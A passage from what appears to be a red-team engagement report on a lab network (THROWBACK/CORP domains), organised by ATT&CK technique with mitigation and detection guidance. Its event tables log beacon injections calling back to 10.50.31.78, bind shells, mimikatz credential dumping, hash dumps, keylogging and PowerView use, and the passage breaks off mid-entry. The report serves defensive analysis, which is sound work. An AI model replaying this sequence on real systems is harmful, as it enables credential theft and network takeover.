date	host	pid	activity
03/15 08:29	THROWBACK-WS01	3560	inject windows/beacon_https/reverse_https (10.50.31.78:443) into 3716 (x64)
07/02 11:07	THROWBACK-TIME	5044	dump hashes
07/02 11:40	THROWBACK-TIME	5044	dump hashes
07/02 11:44	THROWBACK-TIME	5044	dump hashes
07/02 12:10	THROWBACK-TIME	5044	dump hashes
07/03 04:13	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 2124
07/03 04:14	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 2124
07/03 04:16	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 2124
07/03 04:16	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 2124
07/03 04:17	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 4736
07/03 04:18	THROWBACK-TIME	4736	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 4736
07/03 05:38	THROWBACK-TIME	480	inject /root/throwback_network/machines/10 .200.34.176/shellcode_443_https.bin into 3832
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1032 (x64)
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1108 (x86)
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1032 (x64)
07/05 00:17	THROWBACK-PROD	5468	dump hashes
07/05 06:38	THROWBACK-PROD	3584	run mimikatz's sekurlsa::tickets /export command
07/05 06:40	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command
07/05 06:43	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command

date	host	pid	activity
07/05 06:48	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords full command
07/05 06:55	THROWBACK-PROD	3584	run mimikatz's sekurlsa::credman command
07/05 06:56	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	dump hashes
07/05 07:28	THROWBACK-TIME	2484	run mimikatz's sekurlsa::logonpasswords command
07/05 07:28	THROWBACK-TIME	2484	dump hashes
07/06 07:59	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.232/bind_shell_msf.raw into 6064
07/06 08:08	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.232/bind_shell_msf.raw into 6936
07/06 08:09	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.232/bind_shell_msf.raw into 532
07/06 08:09	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.232/bind_shell_msf.raw into 6064
07/06 09:02	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.raw into 3444
07/06 09:03	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.raw into 6092
07/06 09:06	THROWBACK-DC01	4716	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.raw into 6092
07/06 09:12	THROWBACK-DC01	4700	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.exe into 6064
07/06 10:50	THROWBACK-DC01	6260	dump hashes

date	host	pid	activity
07/06 10:53	THROWBACK-DC01	6260	inject windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) into 3116 (x64)
07/06 10:54	THROWBACK-DC01	6260	inject windows/beacon_https/reverse_https (10.50.31.78:444) into 3116 (x64)
07/06 21:50	THROWBACK-DC01	388	inject windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) into 3184 (x64)
07/07 00:37	THROWBACK-DC01	2828	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.raw into 992
07/07 00:37	THROWBACK-DC01	2828	inject /root/throwback_network/machines/10.200.34.117/bind_shell_msf.raw into 992
07/07 11:03	THROWBACK-PROD	3660	inject /root/throwback_network/domains/throwback.local/machines/10.200.34.219/msf_443.raw into 5104
07/08 08:54	CORP-DC01	900	inject /root/throwback_network/domains/throwback.local/machines/10.200.34.219/msf_443.raw into 5804
07/08 08:55	CORP-DC01	900	inject /root/throwback_network/domains/throwback.local/machines/10.200.34.219/msf_443.raw into 5648
07/08 08:55	CORP-DC01	900	inject /root/throwback_network/domains/throwback.local/machines/10.200.34.219/msf_443.raw into 5648
07/08 08:57	CORP-DC01	900	inject /root/throwback_network/domains/throwback.local/machines/10.200.34.219/msf_443.raw into 4556
07/11 02:13	CORP-ADT01	3732	inject windows/beacon_bind_tcp (0.0.0.0:447) into 5424 (x64)
07/11 20:59	CORP-DC01	4876	dump hashes
07/11 21:04	CORP-DC01	2684	dump hashes
07/11 22:27	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7832
07/11 22:28	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7832

date	host	pid	activity
07/11 22:30	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7832
07/11 22:30	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7560
07/11 22:31	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7560
07/11 22:31	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7560
07/11 22:31	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7648
07/11 22:35	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 4992
07/11 22:36	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7264
07/11 22:36	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 7264
07/11 22:37	CORP-ADT01	2996	inject /root/throwback_network/beacons/msf_bind_9889.raw into 2996
07/12 09:04	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9889.raw into 6028
07/12 09:06	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9889.raw into 6028
07/12 09:07	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9889.raw into 2004
07/12 09:08	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9889.raw into 2004
07/12 09:09	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9889.raw into 1836
07/12 09:12	CORP-ADT01	4696	inject /root/throwback_network/beacons/msf_bind_9888.raw into 6036
07/14 00:27	TBSEC-DC01	2128	dump hashes

Mitigation

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of operating system design features. For example, mitigating specific Windows API calls will likely have unintended side effects, such as preventing legitimate software (i.e., security products) from operating properly. Efforts should be focused on preventing adversary tools from running earlier in the chain of activity and on identification of subsequent malicious behavior.

Identify or block potentially malicious software that may contain process injection functionality by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Utilize Yama to mitigate ptrace based process injection by restricting the use of ptrace to privileged users only. Other mitigation controls involve the deployment of security kernel modules that provide advanced access control and process restrictions such as SELinux , grsecurity , and AppAmour .

Detection Methods

Monitoring Windows API calls indicative of the various types of code injection may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances for known bad sequences of calls, since benign use of API functions may be common and difficult to distinguish from malicious behavior. API calls such as CreateRemoteThread, SuspendThread/SetThreadContext/ResumeThread, QueueUserAPC, and those that can be used to modify memory within another process, such as WriteProcessMemory, may be used for this technique.

Monitoring for Linux specific calls such as the ptrace system call, the use of LD_PRELOAD environment variable, or dlfcn dynamic linking API calls, should not generate large amounts of data due to their specialized nature, and can be a very effective method to detect some of the common process injection methods.

Monitor for named pipe creation and connection events (Event IDs 17 and 18) for possible indicators of infected processes with external modules.

Monitor processes and command-line arguments for actions that could be done before or after code injection has occurred and correlate the information with related event information. Code injection may also be performed using PowerShell with tools such as PowerSploit, so additional PowerShell monitoring may be required to cover known implementations of this behavior.

Reference

- [Tactic: T1055](#)

Remote Services

An adversary may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.

Related Events

date	host	pid	activity
07/03 09:15	THROWBACK-TIME	480	SSH to 10.200.34.117:22 as FoxxR
07/04 04:33	THROWBACK-WS01	2700	SSH to 10.200.34.138:22 as backup_root
07/04 04:36	THROWBACK-TIME	2588	SSH to 10.200.34.138:22 as backup_root (key auth)
07/04 05:07	THROWBACK-TIME	2588	SSH to 10.200.34.222:22 as humphreyw

Mitigation

Limit the number of accounts that may use remote services. Use multifactor authentication where possible. Limit the permissions for accounts that are at higher risk of compromise; for example, configure SSH so users can only run specific programs. Prevent Valid Accounts that can be used by existing services.

Detection Methods

Correlate use of login activity related to remote services with unusual behavior or other malicious or suspicious activity. Adversaries will likely need to learn about an environment and the relationships between systems through Discovery techniques prior to attempting Lateral Movement.

Reference

- [Tactic: T1021](#)

Remote System Discovery

Adversaries will likely attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used.

Windows

Examples of tools and commands that acquire this information include "ping" or "net view" using Net.

Mac

Specific to Mac, the bonjour protocol to discover additional Mac-based systems within the same broadcast domain. Utilities such as "ping" and others can be used to gather information about remote systems.

Linux

Utilities such as "ping" and others can be used to gather information about remote systems.

Related Events

date	host	pid	activity
07/01 10:12	THROWBACK-WS01	1832	run net view
07/03 05:44	THROWBACK-TIME	480	run net domain_trusts

Mitigation

Identify unnecessary system utilities or potentially malicious software that may be used to acquire information on remotely available systems, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

Normal, benign system and network events related to legitimate remote system discovery may be uncommon, depending on the environment and how they are used. Monitor processes and command-line arguments for actions that could be taken to gather system and network information. Remote access tools with built-in features may interact directly with the Windows API to gather information. Information may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- Tactic: T1018

Scheduled Transfer

Data exfiltration may be performed only at certain times of day or at certain intervals. This could be done to blend traffic patterns with normal activity or availability.

When scheduled exfiltration is used, other exfiltration techniques likely apply as well to transfer the information out of the network, such as Exfiltration Over Command and Control Channel and Exfiltration Over Alternative Protocol.

Related Events

date	host	pid	activity
03/15 08:20	THROWBACK-WS01	3560	sleep for 5s
03/15 08:32	THROWBACK-WS01	3560	become interactive
03/15 08:35	THROWBACK-WS01	3448	become interactive
03/15 08:51	THROWBACK-WS01	3224	become interactive
03/15 08:56	THROWBACK-WS01	3448	become interactive
03/15 09:06	THROWBACK-WS01	3448	become interactive
03/15 09:50	THROWBACK-WS01	4992	sleep for 5s
03/15 09:57	THROWBACK-WS01	4992	become interactive
07/01 09:10	THROWBACK-WS01	2652	sleep for 5s
07/01 09:29	THROWBACK-WS01	2652	sleep for 60s
07/01 09:30	THROWBACK-WS01	1832	sleep for 5s
07/01 09:31	THROWBACK-WS01	2652	sleep for 120s
07/01 09:38	THROWBACK-WS01	4196	sleep for 120s
07/01 10:02	THROWBACK-WS01	1832	become interactive
07/01 10:13	THROWBACK-WS01	1832	sleep for 5s
07/01 10:29	THROWBACK-WS01	9352	sleep for 120s
07/01 10:29	THROWBACK-WS01	3912	sleep for 5s
07/01 10:29	THROWBACK-WS01	3912	become interactive
07/01 10:53	THROWBACK-WS01	3912	become interactive
07/01 20:56	THROWBACK-WS01	3808	sleep for 5s
07/01 21:25	THROWBACK-WS01	3808	sleep for 5s
07/01 21:37	THROWBACK-WS01	2880	sleep for 5s
07/02 00:12	THROWBACK-WS01	2704	sleep for 5s
07/02 05:37	THROWBACK-WS01	4920	sleep for 5s
07/02 05:45	THROWBACK-WS01	4920	sleep for 5s
07/02 08:44	THROWBACK-WS01	3704	sleep for 5s
07/02 09:21	THROWBACK-WS01	4960	sleep for 5s
07/02 10:42	THROWBACK-TIME	4884	sleep for 5s
07/03 04:00	THROWBACK-WS01	1784	sleep for 5s
07/03 04:00	THROWBACK-WS01	1784	sleep for 5s

date	host	pid	activity
07/03 04:04	THROWBACK-TIME	2768	sleep for 5s
07/03 05:32	THROWBACK-WS01	4344	sleep for 5s
07/04 05:17	THROWBACK-WS01	2700	sleep for 10s
07/04 07:51	THROWBACK-WS01	4384	sleep for 5s
07/04 10:30	THROWBACK-WS01	2700	sleep for 5s
07/04 11:37	THROWBACK-WS01	2700	sleep for 10s
07/04 11:43	THROWBACK-TIME	2588	sleep for 10s
07/04 12:52	THROWBACK-PROD	1612	sleep for 10s
07/05 00:10	THROWBACK-PROD	5468	sleep for 10s
07/05 02:39	THROWBACK-WS01	2380	sleep for 10s
07/05 06:37	THROWBACK-PROD	3584	sleep for 10s
07/05 07:25	THROWBACK-WS01	2640	sleep for 10s
07/05 07:28	THROWBACK-TIME	2484	sleep for 10s
07/05 22:13	THROWBACK-TIME	2664	sleep for 10s
07/05 22:22	THROWBACK-TIME	2664	sleep for 10s
07/05 22:28	THROWBACK-TIME	2664	sleep for 10s
07/05 22:49	THROWBACK-WS01	2652	become interactive
07/05 22:50	THROWBACK-PROD	3668	become interactive
07/05 22:57	THROWBACK-PROD	3668	become interactive
07/05 23:46	THROWBACK-TIME	2664	sleep for 60s
07/05 23:46	THROWBACK-PROD	3668	sleep for 60s
07/05 23:46	THROWBACK-WS01	2652	sleep for 60s
07/06 07:35	THROWBACK-PROD	1776	sleep for 5s
07/06 07:58	THROWBACK-PROD	1776	sleep for 5s
07/06 08:52	THROWBACK-WS01	1976	sleep for 5s
07/06 08:56	THROWBACK-TIME	540	sleep for 10s
07/06 10:54	THROWBACK-DC01	3116	sleep for 10s
07/06 21:21	THROWBACK-TIME	2648	sleep for 5s
07/06 21:28	THROWBACK-PROD	3512	sleep for 5s
07/06 21:29	THROWBACK-PROD	3512	sleep for 5s
07/06 21:31	THROWBACK-PROD	3512	sleep for 10s
07/06 21:42	THROWBACK-PROD	3512	sleep for 5s
07/06 21:55	THROWBACK-PROD	3512	sleep for 10s
07/07 00:26	THROWBACK-PROD	3432	sleep for 10s
07/07 00:30	THROWBACK-DC01	2828	sleep for 5s
07/07 00:39	THROWBACK-TIME	2440	sleep for 5s
07/07 01:40	THROWBACK-PROD	3432	sleep for 10s
07/07 06:25	THROWBACK-PROD	3528	sleep for 10s
07/07 06:29	THROWBACK-PROD	3528	sleep for 10s

date	host	pid	activity
07/07 06:47	THROWBACK-DC01	4664	sleep for 5s
07/07 10:38	THROWBACK-PROD	3660	sleep for 5s
07/07 10:41	THROWBACK-DC01	1952	sleep for 5s
07/07 10:42	THROWBACK-PROD	3660	sleep for 10s
07/07 11:14	THROWBACK-PROD	3660	sleep for 10s
07/07 11:29	THROWBACK-PROD	3660	sleep for 10s
07/07 11:30	THROWBACK-PROD	3660	sleep for 5s
07/07 11:31	THROWBACK-PROD	3660	sleep for 2s
07/07 11:31	THROWBACK-PROD	3660	become interactive
07/07 11:48	THROWBACK-PROD	3660	sleep for 1s
07/07 21:37	THROWBACK-PROD	3608	sleep for 10s
07/07 21:40	THROWBACK-PROD	3608	sleep for 5s
07/07 21:52	THROWBACK-PROD	3608	sleep for 5s
07/07 21:55	THROWBACK-WS01	2700	sleep for 5s
07/07 22:58	THROWBACK-DC01	760	sleep for 5s
07/07 23:10	THROWBACK-PROD	3608	sleep for 5s
07/07 23:25	THROWBACK-WS01	2632	sleep for 10s
07/07 23:27	THROWBACK-PROD	3504	sleep for 5s
07/07 23:54	THROWBACK-DC01	1624	sleep for 5s
07/08 00:35	THROWBACK-PROD	3504	become interactive
07/08 00:36	THROWBACK-PROD	3504	become interactive
07/08 07:16	THROWBACK-PROD	3400	sleep for 10s
07/08 07:22	THROWBACK-WS01	2712	sleep for 10s
07/08 07:51	THROWBACK-PROD	3400	become interactive
07/08 20:34	THROWBACK-PROD	3540	sleep for 5s
07/08 20:37	THROWBACK-PROD	3540	sleep for 5s
07/09 00:27	THROWBACK-PROD	3540	become interactive
07/09 23:47	THROWBACK-PROD	3536	sleep for 10s
07/09 23:51	THROWBACK-PROD	3536	sleep for 1s
07/09 23:53	THROWBACK-PROD	3536	sleep for 1s
07/10 01:58	THROWBACK-PROD	3268	sleep for 1s
07/10 08:28	THROWBACK-PROD	508	sleep for 1s
07/10 08:28	THROWBACK-PROD	508	sleep for 5s
07/10 08:28	THROWBACK-PROD	508	sleep for 5s
07/10 09:04	THROWBACK-PROD	508	become interactive
07/10 09:04	THROWBACK-PROD	508	become interactive
07/10 23:52	THROWBACK-PROD	3476	sleep for 10s
07/10 23:53	THROWBACK-PROD	3476	become interactive
07/11 00:06	THROWBACK-DC01	1768	sleep for 5s

date	host	pid	activity
07/11 00:23	THROWBACK-DC01	4396	sleep for 5s
07/11 10:24	THROWBACK-PROD	3572	become interactive
07/11 10:30	THROWBACK-PROD	3572	become interactive
07/11 20:19	THROWBACK-PROD	3544	sleep for 5s
07/11 20:24	THROWBACK-DC01	4864	become interactive
07/11 20:34	THROWBACK-PROD	3544	become interactive
07/11 20:34	THROWBACK-PROD	3544	sleep for 1s
07/11 20:38	THROWBACK-PROD	3544	become interactive
07/11 20:38	THROWBACK-PROD	3544	sleep for 1s
07/11 21:17	THROWBACK-PROD	3544	sleep for 1s
07/12 08:44	THROWBACK-PROD	3484	become interactive
07/12 08:48	THROWBACK-DC01	1172	become interactive
07/12 23:13	THROWBACK-PROD	3584	become interactive
07/12 23:15	THROWBACK-DC01	4912	become interactive
07/12 23:20	THROWBACK-PROD	3584	become interactive
07/13 06:21	THROWBACK-PROD	3468	become interactive
07/13 06:23	THROWBACK-PROD	3468	become interactive
07/13 06:25	THROWBACK-DC01	3612	become interactive
07/13 09:16	THROWBACK-PROD	3468	sleep for 5s
07/13 09:22	THROWBACK-PROD	3468	sleep for 1s
07/13 23:34	THROWBACK-PROD	3596	sleep for 1s
07/13 23:40	THROWBACK-PROD	3596	become interactive
07/13 23:45	THROWBACK-DC01	4928	sleep for 5s

Mitigation

Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary command and control infrastructure and malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool command and control signatures over time or construct protocols in such a way to avoid detection by common defensive tools.

Detection Methods

Monitor process file access patterns and network behavior. Unrecognized processes or scripts that appear to be traversing file systems and sending network traffic may be suspicious. Network connections to the same destination that occur at the same time of day for multiple days are suspicious.

Reference

- Tactic: T1029

Scripting

Adversaries may use scripts to aid in operations and perform multiple actions that would otherwise be manual. Scripting is useful for speeding up operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms by directly interacting with the operating system at an API level instead of calling other programs. Common scripting languages for Windows include VBScript and PowerShell but could also be in the form of command-line batch scripts.

Scripts can be embedded inside Office documents as macros that can be set to execute when files used in Spearphishing Attachment and other types of spearphishing are opened. Malicious embedded macros are an alternative means of execution than software exploitation through Exploitation for Client Execution, where adversaries will rely on macros being allowed or that the user will accept to activate them.

Many popular offensive frameworks exist which use forms of scripting for security testers and adversaries alike. Metasploit, Veil, and PowerSploit are three examples that are popular among penetration testers for exploit and post-compromise operations and include many features for evading defenses. Some adversaries are known to use PowerShell.

Related Events

date	host	pid	activity
07/01 20:57	THROWBACK-WS01	3808	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 21:09	THROWBACK-WS01	3808	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 22:09	THROWBACK-WS01	2880	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/01 23:38	THROWBACK-WS01	2880	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/02 00:32	THROWBACK-WS01	2704	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/03 08:15	THROWBACK-WS01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/03 08:15	THROWBACK-WS01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1

date	host	pid	activity
07/04 11:40	THROWBACK-WS01	2700	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/04 11:42	THROWBACK-WS01	2700	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/04 11:44	THROWBACK-TIME	2588	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/05 00:10	THROWBACK-PROD	5468	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/05 08:43	THROWBACK-TIME	2484	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 08:52	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 08:54	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 09:45	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 09:46	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/06 09:47	THROWBACK-WS01	1976	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V2.ps1
07/07 07:16	THROWBACK-DC01	4776	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/08 04:48	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/08 04:57	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V2.ps1
07/08 04:59	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/08 04:59	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1

date	host	pid	activity
07/08 05:01	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/12 23:59	CORP-ADT01	2952	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 00:11	THROWBACK-DC01	2344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:16	CORP-ADT01	2968	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:21	CORP-ADT01	2968	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:24	TBSEC-DC01	4900	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 01:15	TBSEC-DC01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 01:16	TBSEC-DC01	4344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:21	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:23	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:23	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:25	THROWBACK-DC01	3908	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:27	CORP-ADT01	4548	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:28	TBSEC-DC01	5320	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1

Mitigation

Turn off unused features or restrict access to scripting engines such as VBScript or scriptable administration frameworks such as PowerShell.

Configure Office security settings enable Protected View, to execute within a sandbox environment, and to block macros through Group Policy. Other types of virtualization and application microsegmentation may also mitigate the impact of compromise. The risks of additional exploits and weaknesses in implementation may still exist.

Detection Methods

Scripting may be common on admin, developer, or power user systems, depending on job function. If scripting is restricted for normal users, then any attempts to enable scripts running on a system would be considered suspicious. If scripts are not commonly used on a system, but enabled, scripts running out of cycle from patching or other administrator functions are suspicious. Scripts should be captured from the file system when possible to determine their actions and intent.

Scripts are likely to perform actions with various effects on a system that may generate events, depending on the types of monitoring used. Monitor processes and command-line arguments for script execution and subsequent behavior. Actions may be related to network and system information Discovery, Collection, or other scriptable post-compromise behaviors and could be used as indicators of detection leading back to the source script.

Analyze Office file attachments for potentially malicious macros. Execution of macros may create suspicious process trees depending on what the macro is designed to do. Office processes, such as winword.exe, spawning instances of cmd.exe, script application like wscript.exe or powershell.exe, or other suspicious processes may indicate malicious activity.

Reference

- [Tactic: T1064](#)

Service Execution

Adversaries may execute a binary, command, or script via a method that interacts with Windows services, such as the Service Control Manager. This can be done by either creating a new service or modifying an existing service. This technique is the execution used in conjunction with New Service and Modify Existing Service during service persistence or privilege escalation.

Related Events

date	host	pid	activity
03/15 08:34	THROWBACK-WS01	3560	run windows/beacon_https/reverse_https (10.50.31.78:443) via Service Control Manager (\\127.0.0.1\ADMIN\$\16d5e9f.exe)
07/03 05:15	THROWBACK-TIME	4736	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\dfc3de7.exe)
07/03 05:58	THROWBACK-TIME	2696	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\32ec091.exe)
07/04 12:15	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\5f79bae.exe)
07/04 12:19	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\0d1ff99.exe)
07/04 12:20	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/04 12:21	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager

date	host	pid	activity
			(\\THROWBACK-DC01\ADMIN\$\b026eda.exe)
07/04 12:40	THROWBACK-TIME	2588	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-PROD via Service Control Manager (\\THROWBACK-PROD\ADMIN\$\d14d2a7.exe)
07/06 10:17	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\cd2e0a1.exe)
07/06 10:43	THROWBACK-TIME	540	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\4457238.exe)
07/06 10:45	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\a573d44.exe)
07/06 10:46	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\716d126.exe)
07/06 21:38	THROWBACK-TIME	2648	run 'sc query' on THROWBACK-DC01 via Service Control Manager
07/06 21:41	THROWBACK-TIME	2648	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\60567d8.exe)
07/06 21:43	THROWBACK-PROD	3512	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\0be7853.exe)
07/06 21:44	THROWBACK-TIME	2648	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\405bf80.exe)
07/06 21:46	THROWBACK-PROD	3512	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-

date	host	pid	activity
			DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\31499f8.exe)
07/07 00:30	THROWBACK-PROD	3432	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\ebf6a08.exe)
07/07 06:43	THROWBACK-PROD	3528	run 'netstat -an' on THROWBACK-DC via Service Control Manager
07/07 06:46	THROWBACK-PROD	3528	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/07 10:40	THROWBACK-PROD	3660	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/07 21:37	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 21:38	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 21:40	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (\\CORP-DC01\ADMIN\$83fe33c.exe)
07/07 21:42	THROWBACK-PROD	3608	run 'whoami' on THROWBACK-DC01 via Service Control Manager
07/07 21:42	THROWBACK-PROD	3608	run 'C:\Program Files\Amazon\SSM\amazon-agent.exe' on THROWBACK-DC01 via Service Control Manager
07/07 21:44	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 21:45	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https

date	host	pid	activity
